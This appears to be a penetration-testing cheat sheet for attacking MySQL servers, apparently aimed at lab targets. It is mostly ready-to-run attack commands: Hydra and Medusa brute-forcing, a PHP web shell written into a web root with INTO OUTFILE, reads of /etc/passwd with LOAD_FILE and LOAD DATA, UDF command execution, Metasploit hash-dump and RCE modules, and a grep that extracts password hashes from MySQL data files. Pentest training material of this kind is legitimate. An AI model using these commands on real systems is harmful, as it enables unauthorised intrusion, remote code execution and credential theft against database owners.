Resources
- Core Concepts & Exploitation
- By vultr: https://docs.vultr.com/how-to-install-mysql-on-ubuntu-24-04
- By hackingarticles: https://www.hackingarticles.in/penetration-testing-on-mysql-port-3306/
- By redfoxsec: https://redfoxsec.com/blog/exploiting-mysql-service/
- By russiansecurity: http://russiansecurity.expert/2016/04/20/mysql-connect-file-read/
- By seebug: https://paper.seebug.org/1113/
- By scworld: https://www.scworld.com/sw-article/mysql-file-system-enumeration-updated
- User Defined Functions (UDF) Exploitation
- Configuration
Cheat sheet
- By secybr: https://secybr.com/posts/mysql-pentesting-best-practices/
- By snovvcra: https://ppn.snovvcra.sh/pentest/infrastructure/dbms/mysql-mariadb
Commands
- Network Scans
- Nmap Version Scan
nmap -sV -p 3306 10.129.33.112 - Metasploit Version Scan
use auxiliary/scanner/mysql/mysql_version
- Nmap Version Scan
- Vulnerability Scans
- Check for old auth bypass vulnerability (Metasploit)
use auxiliary/scanner/mysql/mysql_authbypass_hashdumpAffects MySQL before 5.1.63, 5.5.24, 5.6.6 and MariaDB before 5.1.62, 5.2.12, 5.3.6, 5.5.23
- Check for old auth bypass vulnerability (Metasploit)
- Connecting with
mysqlclient- Connect as root locally (no password)
mysql -u root - Connect as root locally (with password prompt)
mysql -u root -p - Connect to a remote host with credentials
mysql -h 10.129.33.112 -u robin -probin - Connect and execute a single command
mysql -h 10.129.29.249 -u robin -probin -e 'show databases;'
- Connect as root locally (no password)
- Brute-Force Tools
- Hydra
hydra -L x.txt -P x.txt 10.129.29.249 mysql - Medusa
medusa -h 10.129.29.249 -U x.txt -P x.txt -f -M mysql - Metasploit
use auxiliary/scanner/mysql/mysql_login
- Hydra
- Initial Enumeration
- Get system and database information.
select version();
select user();
select database();
show databases;
use customers;
show tables;
describe myTable;
- Get system and database information.
- Privilege & Configuration Auditing
- Check the current user’s privileges.
show grants for current_user();
select user,file_priv from mysql.user where user='robin';
Look for the
FILEprivilege. If it’s there, you should be able to read/write files. - Check the
secure_file_privvariable, which controls file I/O.show variables like 'secure_file_priv';Understanding
secure_file_priv- Empty/Blank: You can read/write files anywhere on the server that the MySQL process has permissions to. (Very dangerous)
- A Path (e.g.,
/var/lib/mysql-files/): You are restricted to reading/writing files only within that specific folder. (More secure) NULL: File I/O withLOAD_FILE()andINTO OUTFILEis completely disabled. (Most secure)
- Check the current user’s privileges.
- File I/O Exploitation
- Write a test file to a permitted directory.
SELECT 'hello_from_mysql' INTO OUTFILE '/var/lib/mysql-files/test.txt'; - Write a web shell to a web root directory.
select "<?php echo shell_exec($_GET['c']);?>" into OUTFILE 'C:/xampp/htdocs/back.php'; - Read a file from the server.
SELECT LOAD_FILE('/var/lib/mysql-files/test.txt'); select load_file('/etc/passwd'); - Read a file using
LOAD DATA.LOAD DATA LOCAL INFILE '/etc/passwd' INTO TABLE test FIELDS TERMINATED BY '\n';
- Write a test file to a permitted directory.
- Advanced Commands & RCE
- Execute OS commands via UDF (if a vulnerable function like
do_systemexists).select do_system('id'); - Spawn a local shell from the client (does not execute on the server).
\! sh - Change a user’s password (requires high privileges).
UPDATE mysql.user SET Password=PASSWORD('MyNewPass') WHERE User='root';
FLUSH PRIVILEGES;
- Execute OS commands via UDF (if a vulnerable function like
- Metasploit Post-Exploitation (with Credentials)
- Enumerate privileges, hashes, and databases.
use auxiliary/admin/mysql/mysql_enum - Dump the database schema.
use auxiliary/scanner/mysql/mysql_schemadump - Dump user password hashes.
use auxiliary/scanner/mysql/mysql_hashdump - Achieve RCE via startup parameters (Windows).
use exploit/windows/mysql/mysql_start_up
- Enumerate privileges, hashes, and databases.
- Dumping Hashes from MySQL Files (on the host)
grep -oaE "[-_\.\*a-Z0-9]{3,}" /var/lib/mysql/mysql/user.MYD | grep -v "mysql_native_password"
Notes
Configuration Files
MySQL configuration is stored in a
my.cnf(Linux) ormy.ini(Windows) file. Common locations include: Unix/Linux:
/etc/my.cnf/etc/mysql/my.cnf/var/lib/mysql/my.cnf~/.my.cnfWindows:my.iniwindows\my.iniwinnt\my.ini
Useful Files & Locations
- Data Directory:
/var/lib/mysql/or/mysql/data/- Command History:
~/.mysql.history- Log Files:
connections.log,update.log,common.log
UDF Exploit Architecture
The popular UDF dynamic library exploits generally work on MySQL/MariaDB versions 4.x and 5.x. The architecture of the exploit library (32-bit vs 64-bit) must match the architecture of the target MySQL server.

MySQL Architecture